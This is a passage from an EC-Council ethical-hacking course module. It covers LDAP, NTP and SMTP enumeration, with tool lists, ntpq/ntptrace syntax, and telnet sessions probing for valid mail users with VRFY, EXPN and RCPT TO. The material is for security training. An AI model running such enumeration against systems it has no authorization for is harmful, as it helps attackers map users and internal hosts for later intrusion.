
- I** Lightweight Directory Access Protocol (LDAP) is an Internet protocol for accessing distributed directory services
- II** Directory services may provide any organized set of records, often in a **hierarchical and logical** structure, such as a corporate email directory
- III** A client starts an LDAP session by connecting to a Directory System Agent (DSA) on TCP port 389 and sends an operation request to the DSA
- IV** Information is transmitted between the client and the server using Basic Encoding Rules (BER)
- V** Attacker queries LDAP service to gather information such as **valid user names, addresses, departmental details**, etc. that can be further used to perform attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## LDAP Enumeration

The Lightweight Directory Access Protocol (LDAP) is used to access directory listings within an Active Directory or from other directory services. A directory is compiled in hierarchical or logical form, slightly like the levels of management and employees in a company. It is suitable to attach with the Domain Name System (DNS) to allow quick lookups and fast resolution of queries. It usually runs on the port 389 and other similar protocols. You can anonymously query the LDAP service. The query will disclose sensitive information such as user names, addresses, departmental details, server names, etc., which can be used by the attacker for launching the attack.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## LDAP Enumeration Tool: Softerra LDAP Administrator

Source: <http://www.ldapadministrator.com>

Softerra LDAP Administrator is a **LDAP administration tool** that allows you to work with LDAP servers such as Active Directory, Novell Directory Services, Netscape/iPlanet, etc. It generates customizable directory reports with information necessary for effective monitoring and audit.

### Features:

- It provides directory search facilities, bulk update operations, group membership management facilities, etc.
- It supports **LDAP-SQL**, which allows you to manage LDAP entries using SQL-like syntax



**FIGURE 4.12:** SoftTerra LDAP Administrator tool Screenshot

**LDAP Enumeration Tools**

 <b>JXplorer</b> <a href="http://www.jxplorer.org">http://www.jxplorer.org</a>	 <b>Active Directory Explorer</b> <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>
 <b>LDAP Admin Tool</b> <a href="http://www.ldapsoft.com">http://www.ldapsoft.com</a>	 <b>LDAP Administration Tool</b> <a href="http://sourceforge.net">http://sourceforge.net</a>
 <b>LDAP Account Manager</b> <a href="http://www.ldap-account-manager.org">http://www.ldap-account-manager.org</a>	 <b>LDAP Search</b> <a href="http://securityxploded.com">http://securityxploded.com</a>
 <b>LEX - The LDAP Explorer</b> <a href="http://www.ldapexplorer.com">http://www.ldapexplorer.com</a>	 <b>Active Directory Domain Services Management Pack</b> <a href="http://www.microsoft.com">http://www.microsoft.com</a>
 <b>LDAP Admin</b> <a href="http://www.ldapadmin.org">http://www.ldapadmin.org</a>	 <b>LDAP Browser/Editor</b> <a href="http://www.novell.com">http://www.novell.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## LDAP Enumeration Tools

There are many LDAP enumeration tools that can be used to access the directory listings within Active Directory or from other directory services. Using these tools attackers can enumerate information such as valid user names, addresses, departmental details, etc. from different LDAP servers.

A few LDAP enumeration tools are listed as follows:

- ⌚ JXplorer available at <http://www.jxplorer.org>
- ⌚ LDAP Admin Tool available at <http://www.ldapsoft.com>
- ⌚ LDAP Account Manager available at <http://www.ldap-account-manager.org>
- ⌚ LEX - The LDAP Explorer available at <http://www.ldapexplorer.com>
- ⌚ LDAP Admin available at <http://www.ldapadmin.org>
- ⌚ Active Directory Explorer available at <http://technet.microsoft.com>
- ⌚ LDAP Administration Tool available at <http://sourceforge.net>
- ⌚ LDAP Search available at <http://securityxploded.com>
- ⌚ Active Directory Domain Services Management Pack available at <http://www.microsoft.com>
- ⌚ LDAP Browser/Editor available at <http://www.novell.com>



## Module Flow

Often, the NTP server is overlooked in terms of security. But, if queried properly, it can also provide a lot of valuable network information to the attackers. Therefore, it is necessary to test what information an attacker can enumerate about your network through NTP enumeration.

	Enumeration Concepts		NTP Enumeration
	NetBIOS Enumeration		SMTP Enumeration
	SNMP Enumeration		DNS Enumeration
	Unix/Linux Enumeration		Enumeration Countermeasures
	LDAP Enumeration		Enumeration Pen Testing

This section describes what is NTP, what information can be extracted through NTP enumeration, and NTP enumeration commands

# NTP Enumeration

**CEH**  
Certified Ethical Hacker

Network Time Protocol (NTP) is designed to **synchronize clocks of networked computers**. It uses **UDP port 123** as its primary means of communication. It can achieve accuracies of **200 microseconds** or better in local area networks under ideal conditions. NTP can maintain time to within **10 milliseconds (1/100 seconds)** over the public Internet.

Attacker queries NTP server to gather valuable information such as:

- >List of hosts connected to NTP server
- Clients IP addresses in a network, their system names and OSs
- Internal IPs can also be obtained if NTP server is in the DMZ

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## NTP Enumeration

Before beginning with NTP enumeration, let's first discuss what NTP is. NTP is a network protocol designed to synchronize clocks of networked computer systems. NTP is important when using Directory Services. It uses **UDP port 123** as its primary means for communication. NTP can maintain time to within 10 milliseconds (1/100 seconds) over the public Internet. It can achieve accuracies of 200 microseconds or better in local area networks under ideal conditions.

Through NTP enumeration, you can gather information such as lists of hosts connected to NTP server, IP addresses, system names, and OSs running on the client systems in a network. All this information can be enumerated by querying the NTP server. If the **NTP server** is in the DMZ, then it can also be possible to obtain internal IPs.

# NTP Enumeration Commands

NTP enumeration can be performed using the **NTP suite command-line tool**. NTP Suite is used for querying the NTP server to get desired information from the NTP. This command-line tool includes the following commands:

- ntptrace
  - ntpdc
  - ntpq

These commands will help you extract the data from the NTP protocol used in the **target network**.

## ntptrace:

This command helps you determine from where the NTP server updates its time and traces the chain of NTP servers from a given host back to the prime source.

Syntax: ntptrace [-vdn] [-r retries] [-t timeout] [servername/IP address]

### Example:

```
# ntptrace  
localhost: stratum 4, offset 0.0019529, synch distance 0.143235
```

```
192.168.0.1: stratum 2, offset 0.0114273, synch distance 0.115554
192.168.1.1: stratum 1, offset 0.0017698, synch distance 0.011193
```




FIGURE 4.13: NTP Enumeration Tool Screenshot

### ntpdc:

This command will help you to query the **ntpd** daemon about its current state and to request changes in that state.

Syntax: **ntpdc** [-ilnps] [-c command] [hostname/IP\_address]




FIGURE 4.14: NTP Enumeration Tool Screenshot

### ntpq:

This command will help you to monitor NTP daemon **ntpd** operations and determine performance.


**ntpq** [-inp] [-c command] [host/IP\_address]

**Example:**

```
ntpq> version
ntp 4.2.0a@1.1196-r Mon May  7 14:14:14 EDT 2006 (1)
ntpq> host
current host is 192.168.0.1
```

```
ntp> ?
ntpq commands:
:config      delay      mreadvar   readlist
:advvars     exit       mrl        readvar
:associations help      mrv        rl
:authenticate host      ntpversion  rmvars
:ck          hostnames  opeers    rv
:clearvars   keyid      passassociations  saveconfig
:clocklist   keytype    peers      showvars
:clockvar    lassociations  poll      timeout
:config-from-file  lpeers    pstatus   version
:cooked      ipassociations  quit      writelist
:cv          lpeers    raw      writevar
:debug      mreadlist
ntp> readlist
associd=0 status=0615 leap_none, sync_ntp, 1 event, clock_sync,
version=ntp 4.2.0a@1.2290-o Tue Jun  5 20:32:11 UTC 2012 (1),
processor="i686", system="Linux/3.2.0-23-generic-pae", leap=00,
stratum=3, precision=-22, rootdelay=161.734, rootdisp=181.036,
refid=126.208.46.10,
refTime=d30319030d+16c8878 Fri, Aug 24 2012 11:57:09.880,
clock=bd3e19e4f.ac3412cc Fri, Aug 24 2012 12:03:43.672, peer=30455, tc=0,
minTC=3, offset=64.626, frequency=80.868, sys_jitter=75.179,
clk_jitter=83.672, clk_wander=9.206
ntp>
```

FIGURE 4.15: NTP Enumeration Screenshot



## Module Flow

So far, we discussed what enumeration is and enumeration techniques to extract information related to network resources. Now it's time to discuss an enumeration technique that can extract information related to valid users on SMTP server, i.e., SMTP enumeration

Enumeration Concepts	NTP Enumeration
NetBIOS Enumeration	SMTP Enumeration
SNMP Enumeration	DNS Enumeration
Unix/Linux Enumeration	Enumeration Countermeasures
LDAP Enumeration	Enumeration Pen Testing

This section will familiarize you with how to get a list of valid users on the **SMTP server** and the tools that can test the process of sending email through the SMTP server

# SMTP Enumeration

**C|EH**  
Certified Ethical Hacker

**SMTP provides 3 built-in commands:**

- **VRFY** - Validates users
- **EXPN** - Tells the actual delivery addresses of aliases and mailing lists
- **RCPT TO** - Defines the recipients of the message

**Using the SMTP VRFY Command**

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
VRFY Jonathan
250 Super-User
<Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

**Using the SMTP EXPN Command**

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
EXPN Jonathan
250 Super-User
<Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

**Using the SMTP RCPT TO Command**

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryde... Recipient ok
RCPT TO:Smith
550 Smith... User unknown
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## SMTP Enumeration

SMTP Enumeration allows you to determine valid users on the SMTP server. This is accomplished with the help of three **built-in SMTP commands**. The three commands are:

- **VRFY** - This command is used for validating users
- **EXPN** - This command tells the actual delivery address of aliases and mailing lists
- **RCPT TO** - It defines the recipients of the message

SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users. Thus, by observing the SMTP server response to these commands, one can easily determine valid users on the SMTP server.

The attacker can also directly communicate with the **SMTP server** through the **telnet prompt** as follows:

### Using the SMTP VRFY Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
```


```
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

### Using the SMTP EXPN Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

### Using the SMTP RCPT TO Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```



## SMTP Enumeration Tool: NetScanTools Pro

Source: <http://www.netscantools.com>

NetScanTool Pro's SMTP Email Generator tool allows you to test the process of sending an email message through an SMTP server. You can extract all the common email header parameters including confirm/urgent flags. You can log the **email session** to the log file and then view the log file showing the communications between NetScanTools Pro and the SMTP server.

**NetScanTool Pro's Email Relay Testing Tool** allows you to perform relay test by communicating with an SMTP server. The report includes a log of the communications between NetScanTools Pro and the target SMTP server.


